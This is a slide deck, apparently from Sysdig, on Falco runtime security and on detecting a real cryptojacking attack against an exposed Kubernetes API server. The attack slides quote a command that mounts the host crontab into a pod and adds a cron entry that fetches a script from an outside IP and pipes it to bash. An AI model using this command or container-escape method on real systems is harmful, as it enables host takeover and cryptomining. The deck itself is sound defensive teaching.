

# Detecting Cryptojacking on Openshift with Sysdig Falco

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## Container Intelligence Platform

Commercial

**Sysdig** Monitor

**Sysdig** Secure

Open Source



**Sysdig** Inspect



# What is Sysdig Falco?

## **A behavioral activity monitor**

- Detects suspicious activity defined by a set of rules
- Uses Sysdig's flexible and powerful filtering expressions

## **With full support for containers/orchestration**

- Utilizes sysdig's container & orchestrator support

## **And flexible notification methods**

- Alert to files, standard output, syslog, programs

## **Open Source**

- Anyone can contribute rules or improvements



# Falco rules

## **.yaml file containing *Macros, Lists, and Rules***

```
- macro: bin_dir
  condition: fd.directory in (/bin, /sbin, /usr/bin, /usr/sbin)
- list: shell_binaries
  items: [bash, csh, ksh, sh, tcsh, zsh, dash]
- rule: write_binary_dir
  desc: an attempt to write to any file below a set of binary directories
  condition: bin_dir and evt.dir = < and open_write and not package_mgmt_procs
  output: "File below a known binary directory opened for writing
(user=%user.name command=%proc.cmdline file=%fd.name)"
  priority: WARNING
```



# Installing Falco on Kubernetes


- **Install Falco as Kubernetes Daemonset**

- <https://github.com/draios/falco/tree/dev/examples/k8s-using-daemonset>
- Configuration stored in Kubernetes ConfigMaps
- Conditions in a Falco Rule can leverage Kubernetes metadata to trigger events
- Falco events can include Kubernetes metadata to give notification context:
  - name, id, labels for Pods, ReplicationController, Service, Namespace, ReplicaSet, and Deployment



# Fishing For Hackers (2014)

- <https://sysdig.com/blog/fishing-for-hackers/>
- What happens if you start a linux VM on AWS and set root's password to password?
- Attackers install DDoS software!
- Watch everything using Sysdig



# Fishing For Hackers 2: K8s Boogaloo

- <https://sysdig.com/blog/detecting-cryptojacking/>
- What happens if you start a K8s Cluster on AWS and leave the API Server open?
- Attackers install Bitcoin mining software!
- Watch everything using Sysdig Secure/Falco



# Anatomy of Attack


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  1. Start new pod on K8s cluster
  2. Jump from K8s cluster to host
  3. Run software on host





# Step 1: Start new pod on K8s cluster

- API Server is open, so attacker can start new pods, create new deployments, etc.
- Attacker creates pod based on `docker123321/mysql`
- Mounts `/etc/crontab` from host to `/mnt/etc/crontab` within container



# Step 2: Jump from K8s Cluster to Host

- Instead of running mysql, pod runs:
  - `/bin/sh -c echo "* * * * * curl -s http://104.225.147.196:8220/logo3.jpg | bash -s" >> /mnt/etc/crontab`
  - This modifies crontab on **host** filesystem!
- Once cron runs new crontab entry, attacker is running script downloaded from 104.225.147.196 on host
- Now outside of K8s management/visibility/resource limits



# Step 3: Run Software on Host


- Script downloaded from 104.225.147.196:

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**Run new miner**

Demo

**Sysdig**

# Join the community

- **Website**

- <http://www.sysdig.org/falco>

- **Public Slack**

- <https://sysdig.slack.com/messages/falco>

- **Blog**

- <https://sysdig.com/blog/tag/falco/>

- **Sysdig Secure**

- <http://sysdig.com/product/secure>





# Learn more

## Github

- <https://github.com/draios/falco>
- Pull Requests welcome!

## Wiki

- <https://github.com/draios/falco/wiki>

## Docker Hub

- <https://hub.docker.com/r/sysdig/falco/>



Thank You

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